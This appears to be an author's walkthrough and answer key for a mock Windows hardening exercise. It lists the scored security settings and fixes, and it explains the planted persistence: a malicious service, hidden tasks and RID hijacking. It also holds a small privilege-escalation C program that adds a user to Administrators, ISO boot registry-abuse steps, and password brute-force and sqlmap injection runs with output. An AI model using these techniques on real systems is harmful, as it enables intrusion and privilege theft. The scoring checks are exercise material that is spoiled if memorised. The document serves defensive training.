Troy Windows Mock

BY - Tanush M (discord: dudcom)

So you… don't have a script ???

1. HAHA GOOD…
   a. LockoutBadCount
   b. LockoutDuration
2. What did the stamp say to the Christmas card?
   a. ClearTextPassword
3. Stick with me and we'll go places!
   a. Allownullsessionfallback
4. How is Christmas exactly like your job?
   a. EnableGuestAccount
5. You do all the work…
   a. DisableCAD
6. Why did no one…
   a. AuditLogonEvents
7. Because they were two deer!
   a. AuditAccountLogon
8. What's the difference…
   b. PromptOnSecureDesktop
9. The Christmas alphabet
   c. AuditObjectAccess
10 . What does an elf study
   d. DontDisplayLastUserName
11. The elf-abet
   e. DisableAutoplay
12. What do snowmen..
   f. DisableAutoplay

So you… don't have a script ???

13. A chill pill

    a. LimitBlankPasswordUse

14. What does a grumpy sheep say

    b. AddPrinterDrivers

15. Baaaa humbug!

    c. EnableVirtualization

16. What does Jack Frost…

    d. ConsentPromptBehaviorUser

17. Now and Tell.

    e. RequireSecuritySignature

18. How do chickens dance at a Christmas party?

    f. SMBv1 Protocol disabled

19. Chick to chick

    a. AutoDisconnect

20. What falls at the North Pole

    b. UEFI Secure Boot Enabled

21. Snow!

    c. Auto Update

22 What's the Grinch's least…

    d. DisableWindowsUpdateAccess

23. The Who!

    e. Allow null session fallback


24. What do snowmen..

    f. Enable Virtualization Based Security

25. He got 25 days : DisableExceptionChainValidation

26. Where do polar bears vote? : ShowSuperHidden

Application Security !!!



Netscape Navigator

- Initial release 15 December 1994
- Final release February 20, 2008
  - Why?
    - WRCCDC
- Vulnerabilities
  - Netscape Navigator Google is being used to check for forgery
  - Netscape Navigator Master Password has been changed or removed
  - Netscape Use Two Clicks to open Links
    - Similar vuln in semis/SH boxes
      - Powershell Scripts Does not run on two clicks
        - HKEY_CLASSES_ROOT\Microsoft.PowerShellScript.1\Shell\(Default) not set to 0
        - Other valid options are Open and Edit which will spawn a notepad or ISE window with the given script


Netscape Navigator Master


- How to get?
  - “Mozilla is now a generic name for matters related to the open source successor to Netscape Communicator and is most identified with the browser Firefox” : TLDR Netscape = Firefox, so firefox tooling = W
- https://securityxploded.com/firemaster.php

```
Bruteforce Speed: 111111 cracks/sec
PS C:\Users\Skibidi\Desktop\FireMaster\FireMaster> .\FireMaster.exe -q -b -m 10 -l 12 -c "dudcomiscool"  "C:\Users\Skibidi\AppData\Roaming\Netscape\Navigator\Profiles\esfw0mr3.default"


 FireMaster 8.0: The Firefox Master Password Recovery Tool

 For more HELP, please visit https://securityxploded.com/firemaster.php


 Performing Firefox Master Password Recovery operation...

 Firefox Profile Path: [C:\Users\Skibidi\AppData\Roaming\Netscape\Navigator\Profiles\esfw0mr3.default]

 Password Recovery Method : Bruteforce
 Maximum Password Length  : 12
 Minimum Password Length  : 10
 Bruteforce Character Set : [dudcomiscool]

 Found Key3.db file, Using old password recovery method

 Performing bruteforce crack (Quiet Mode)...
 Total Password Count  = 9721026183168
 Total Bruteforce Time = 375d 0h 57m 1s (Assuming 300000 cracks per second)

 Bruteforce cracking is in progress, please wait....
```

https://securityxploded.com/tools.php

Lots of cool tools !





MobaXTerm - Chad remoting software

Config Path: path = 'C:\Users\Skibidi\AppData\Roaming\MobaXterm\MobaXterm.ini'

MobaXTerm ClipBoard Secured

- X11SharedClipboard2=2

MobaXTerm Password Security Passed

- value = 'PasswordsInRegistry=1' (don’t save)
- value = 'StorePasswords=Ask'
- value = 'StoreSSHKeysPassphrases=1'

Ngnix - web server

Config

- C:\Users\Skibidi\Downloads\nginx-1.25.3\nginx-1.25.3\conf\nginx.conf
  - Common 1p
    - Ngnix server tokens turned off
  - Unnecessary uber hard config?
    - Ngnix UnderScore Header turned off
      - I was just checking to see if anyone had good configs premade/took this from a hard private linux box I have :)
    - Ngnix quic and http/3 removed
      - CVE-2024-24989
      - When NGINX is configured to use the HTTP/3 QUIC module, undisclosed requests can cause NGINX worker processes to terminate.

Vs Code - We love coding ?? right ?????

Vs Code Does not Open Untrusted Files

- Nothing really to say pretty straight forward

Vs Code No Longer Has Malicious UNCHOST exception IP

- Nothing really to say pretty straight forward
  - Random expectations bad,
    - Honestly don’t remember what 70.141.162.52 was, searched it and got nothing interesting lol
      - https://www.iplocation.net/ip-lookup

ThunderBird -Email, more like E-girl??

Path:

C:\Users\Skibidi\AppData\Roaming\Thunderbird\Profiles\v9xcl1y5.default-

Privacy CheckPass

- user_pref("mail.ab_remote_content.migrated", 1)
- user_pref("privacy.donottrackheader.enabled", true);

ThunderBird Security CheckPass

- user_pref("mail.e2ee.auto_enable", true);
- user_pref("mail.phishing.detection.enabled", false);
- user_pref("mailnews.downloadToTempFile", true);
- user_pref("security.OCSP.enabled", 0);
- user_pref("security.default_personal_cert", "Select Automatically");

MySQL - Everyone's Least Fav DB ? jk thats mongodb


Config location:C:\ProgramData\MySQL\MySQL Server 8.2\my.ini

Settings

- MySQL BinLog Encryption Enabled
- MySQL Doublewrite Buffer
  - The doublewrite buffer is a storage area where InnoDB writes pages flushed from the buffer pool before writing the pages to their proper positions in the InnoDB data files. If there is an operating system, storage subsystem, or unexpected mysqld process exit in the middle of a page write, InnoDB can find a good copy of the page from the doublewrite buffer during crash recovery.
  - Although data is written twice, the doublewrite buffer does not require twice as much I/O overhead or twice as many I/O operations. Data is written to the doublewrite buffer in a large sequential chunk, with a single fsync() call to the operating system (except in the case that innodb_flush_method is set to O_DIRECT_NO_FSYNC).

InnoDB ?

InnoDB is a storage engine for the database management system MySQL and MariaDB.



BitComet unQuoted Service Path is Secured !

How to find ??

- wmic service get name,pathname,displayname,startmode | findstr /i auto | findstr /i /v "C:\Windows\\" | findstr /i /v """
- Get-WmiObject -class Win32_Service -Property Name, DisplayName, PathName, StartMode | Where {$_.PathName -notlike "C:\Windows*" -and $_.PathName -notlike '"*'} | select Name,DisplayName,StartMode,PathName
  - How to fix?
    - HKLM\SYSTEM\CurrentControlSet\Services\BITCOMET_HELPER_SERVICE\ImagePath
      - Wrap the location with quotes

Skibidi is part of Admin - Priv Esc Time Baby !!!

1. What I wanted?
   a. Use unquoted service path, create a binary with the same name that does actions as you want - the system runs said binary/actions as NT/Auth so it has max privileges and anything goes including adding skibidi to admin/changing passwords etc
      i.

phocus.c

D: > share > phocus.c

```c
#include <windows.h>
#include <stdio.h>

int main() {
    system("net localgroup Administrators ITAdmin /add");
    return 0;
}
```

Skibidi is part of Admin - Priv Esc Time Baby !!!

1. Iso file abuse
    a. https://www.youtube.com/watch?v=id8Ql_1Zo2U
        i. tldr
            1. Go to the VM settings and input a CD
                a. Go to UEFI
                i. Load the new CD
                1. From there open the CMD via advanced options
                a. Run regedit
                i. Import the SYSTEM file into the local machine hive (system should be in system32 folder)
                ii. Edit the startup regkeys, cmd regkey should have the value of cmd.exe
                iii. And startup type set to 1

JUST BECOME HIM???? VINH MY GOAT FR FR

Abuse the op site known as: https://book.hacktricks.xyz

Find →

- Organizations also often focus on **blocking the** `%System32%\WindowsPowerShell\v1.0\powershell.exe` **executable**, but forget about the **other PowerShell executable locations** such as `%SystemRoot%\SysWOW64\WindowsPowerShell\v1.0\powershell.exe` or `PowerShell_ISE.exe`.

Firewall/Network stuff?

Removed SMBv1 port allow rule

- Get-NetFirewallRule -Direction Inbound -Action Allow -Enabled True | select DisplayName
  - Hehegl
    - Tldr smbv1 bad, allow rules = bad

SOOOOO, YOU THINK YOUR A CHAD? RPC

Disable Remote Task creation over RPC

- What is RPC?
  - Remote procedure call : software communication protocol that one program can use to request a service from a program located in another computer on a network without having to understand the network's details.
    - Tldr, attackers can abuse this for remote attacks
- Vuln
  -

```
[[check.pass]]
type = 'CommandContains'
cmd = 'netsh rpc filter show filter'
value = '86d35949 404483c9 36db24b4 0cfd3132'

[[check.pass]]
type = 'CommandContains'
cmd = 'netsh rpc filter show filter'
value = 'block'
```

Adding RPC rules

https://www.akamai.com/blog/security/guide-rpc-filter#section

- rpc filter
- add rule layer=um actiontype=block
- add condition field=if_uuid matchtype=equal data=f6beaff7-1e19-4fbb-9f8f-b89e2018337c
- add filter
  - Uuid
    - This is on an application bases and research is going to be required

Finding vulnerabilities / reducing risk via RPC

A Lot of great vulns: https://github.com/jsecurity101/MSRPC-to-ATTACK

- Based off MITER

List of MSRPC Protcols:

- MS-SCMR: Service Control Manager Remote Protocol
  - MS-SCMR.md
- MS-DRSR: Directory Replication Service Remote Protocol
  - MS-DRSR.md
- MS-RRP: Windows Remote Registry Remote Protocol
  - MS-RRP.md
- MS-TSCH: Task Scheduler Service Remoting Protocol
  - MS-TSCH.md
- MS-WKST: Workstation Service Remote Protocol
  - MS-WKST.md
- MS-SRVS: Server Service Remote Protocol
  - MS-SRVS.md
- MS-RPRN: Print System Remote Protocol

Some more cool stuff:

- How to restrict Active Directory RPC traffic to a specific port

Registry key 1


> HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\NTDS\Parameters
> Registry value: TCP/IP Port
> Value type: REG_DWORD
> Value data: (available port)

Registry key 2

> HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Netlogon\Parameters
> Registry value: DCTcpipPort
> Value type: REG_DWORD
> Value data: (available port)

Rule creation

When a new rule is created, the helper DLL for the RPC filter (rpcnsh.dll) invokes WFP functionality from fwpuclnt.dll. This results in RPC requests to an interface that is exported by the Base Filtering Engine, a service that manages firewall policies and implements user-mode filtering.



Consequently, a WNF state named *WNF_RPCF_FWMAN_RUNNING* is changed. The RPC runtime subscribes to this state, such that whenever it changes, the RPC runtime loads the extension DLL that filters packets.

Feature Update Block Safeguard Holds in Windows 10

```
[[check.pass]]

type = 'RegistryKey'

key = 'HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate\DisableWUfBSafeguard'

value = '0'
```

What is it?

- Basically windows doesn’t like to push updates because of risks of breaking the system, generally this means that updates/security kbs might not come as fast, it's arguable that its a better idea to have the updates then wait.

Kernal Debugging Turned Off

Bcdedit /set off

- More cool settings
  - bcdedit /set testsigning off
  - bcdedit /set nx AlwaysOn
    - https://learn.microsoft.com/en-us/windows-hardware/drivers/devtest/bcdedit--set

'Delivery Optimization ' - underlying system for updates/large files on windows

- Feature to use the standard download mode
  - Fairly common vulnerability
    - Pretty chill 1p
- Delivery Optimization is allowed to use cache servers when the device is connected to a VPN
  - Was easier then intend
    - Original the box had a VPN
      - Tldr allowas delivery optimization to be a fair bit more effective
        - Enabled by default which is why I already had the reg key made

Disable Wi-Fi Sense

What Is Wi-Fi Sense?

Wi-Fi Sense was a tool for Windows designed to collect data on public Wi-Fi hotspots, such as those available in coffee shops or public buildings. It would collect useful data about the hotspot, such as its speed and signal strength, and upload it to a database. As the database grew, the idea would be that as Windows products came near these hotspots, they would automatically connect.

What Are the Risks of Wi-Fi Sense?

Wi-Fi Sense was a good idea, but cybersecurity researchers had several objections to the idea. The key objection is there are inherent security risks to connecting to public Wi-Fi hotspots. Hackers can load them with malware, or they may be co-opted for other purposes. As a result, some people prefer not to connect to public hotspots automatically.

SQLMAP IS REMOVED

```
[[check.pass]]

type = 'PathExists'

path = 'C:\Program Files\MySQL\MySQL Server 8.2\include\mysql'


[[check.pass]]

type = 'PathExistsNot'

path = 'C:\Program Files\MySQL\MySQL Server
8.2\include\mysql\client_plugin_helper\sqlmap.py'
```

Automated SQL injections XD

https://github.com/sqlmapproject/sqlmap

```
$ python sqlmap.py -u "http://172.16.112.128/sqlmap/mysql/get_int.php?id=1" --batch
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.3.4.44#dev}
|_ -| . [.]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's
 responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsi
ble for any misuse or damage caused by this program

[*] starting @ 10:34:28 /2019-04-30/

[10:34:28] [INFO] testing connection to the target URL
[10:34:28] [INFO] heuristics detected web page charset 'ascii'
[10:34:28] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:34:28] [INFO] testing if the target URL content is stable
[10:34:29] [INFO] target URL content is stable
[10:34:29] [INFO] testing if GET parameter 'id' is dynamic
[10:34:29] [INFO] GET parameter 'id' appears to be dynamic
[10:34:29] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[10:34:29] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) at
tacks
[10:34:29] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [
Y/n] Y
[10:34:29] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[10:34:29] [WARNING] reflective value(s) found and filtering out
[10:34:29] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --
string="luther")
[10:34:29] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[10:34:29] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[10:34:29] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[10:34:29] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[10:34:29] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[10:34:29] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[10:34:29] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[10:34:29] [INFO] GET parameter 'id' is 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR
)' injectable
[10:34:29] [INFO] testing 'MySQL inline queries'
[10:34:29] [INFO] testing 'MySQL > 5.0.11 stacked queries (comment)'
[10:34:29] [WARNING] time-based comparison requires larger statistical model, please wait.............. (done)

[10:34:29] [INFO] testing 'MySQL > 5.0.11 stacked queries'
[10:34:29] [INFO] testing 'MySQL > 5.0.11 stacked queries (query SLEEP - comment)'
```

Fully Removed CPL non used Malware

CPL

- Control panel files
  - Can rename .dll files and they can then be added to your control panel and launch alongside everything else XD
- Hints for this?
  - One of the hidden tasks was messing with a regkey
    - If you go the the regkey you find the .cpl file
      - It was moved though and so if you just use everything and search for it you win XD.
  -

Removed Sam Dump

```
[[check.pass]]
type = 'PathExistsNot'
path = 'C:\Windows\systems'
```

- File is super hidden and looks like a system file XD


What I did ?

I remove the real service and replace with my malware XD, you have to fully fix the service in order to get the points back and ensure its on automatic. It's not to hard but you do have to start and redownload the lost service

Removed Malicious Service / aka the malware part

```
type = 'PathExistsNot'

path = 'C:\Windows\Globalization\Sorting\Windows Update Medic Service.exe'


type = 'CommandContainsNot'

cmd = '''(Get-WmiObject Win32_Service -Filter "Name = 'WaaSMedicSvc' ").PathName'''

value = 'C:\Windows\Globalization\Sorting\Windows Update Medic Service.exe'
```

What did the malware do ?, well xD



Windows Update is enabled


Checks: pretty simple just does it exist + restart behavior

- The service was hidden as well as the reg key perms removed
  - Fix unhide the SDDL, and fix the regkeys
    - Then ensure behavior is changed
      - Need to be nt auth for this XD

Fixed Windows Task - hid a default task

https://blog.qualys.com/vulnerabilities-threat-research/2022/06/20/defending-against-scheduled-task-attacks-in-windows-environments

–



Removed Hidden Task - created a malicious tasks and hid it

Registry Editor


File Edit View Favorites Help

Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\ImpTask

- TaskCache
  - Boot
  - Logon
  - Maintenance
  - Plain
  - Tasks
  - Tree
    - Adobe Acrobat Update Task
    - DeleteTaskIndex
    - GoogleUpdateTaskMachineCore
    - GoogleUpdateTaskMachineUA
    - ImpTask
    - Microsoft

Name	Type	Data
(Default)	REG_SZ	(value not set)
Id	REG_SZ	{0242812C-A452-40EE-82AE-102D639B9497}
Index	REG_DWORD	0x00000000 (0)
SD	REG_BINARY	01 00 04 80 88 00 00 00 98 00 00 00 00 00 00 00 14 00...

Removed Hidden User



Removed RID Hijacking

Registry Editor

File Edit View Favorites Help

Computer\HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\000003F3

COMPONENTS

Name Type

Edit Binary Value

Value name:

F

Value data:

```
00000000  03 00 01 00 00 00 00 00   . . . . . . . .
00000008  00 00 00 00 00 00 00 00   . . . . . . . .
00000010  00 00 00 00 00 00 00 00   . . . . . . . .
00000018  E3 A4 4E 13 27 87 DA 01   ã ¤ N . ' . Ú .
00000020  00 00 00 00 00 00 00 00   . . . . . . . .
00000028  00 00 00 00 00 00 00 00   . . . . . . . .
00000030  F4 01 00 00 01 02 00 00   ô . . . . . . .
00000038  10 00 00 00 00 00 00 00   . . . . . . . .
00000040  00 00 00 00 01 00 00 00   . . . . . . . .
00000048  00 00 00 00 00 00 00 00   . . . . . . . .
00000050
```

OK Cancel

000003EE

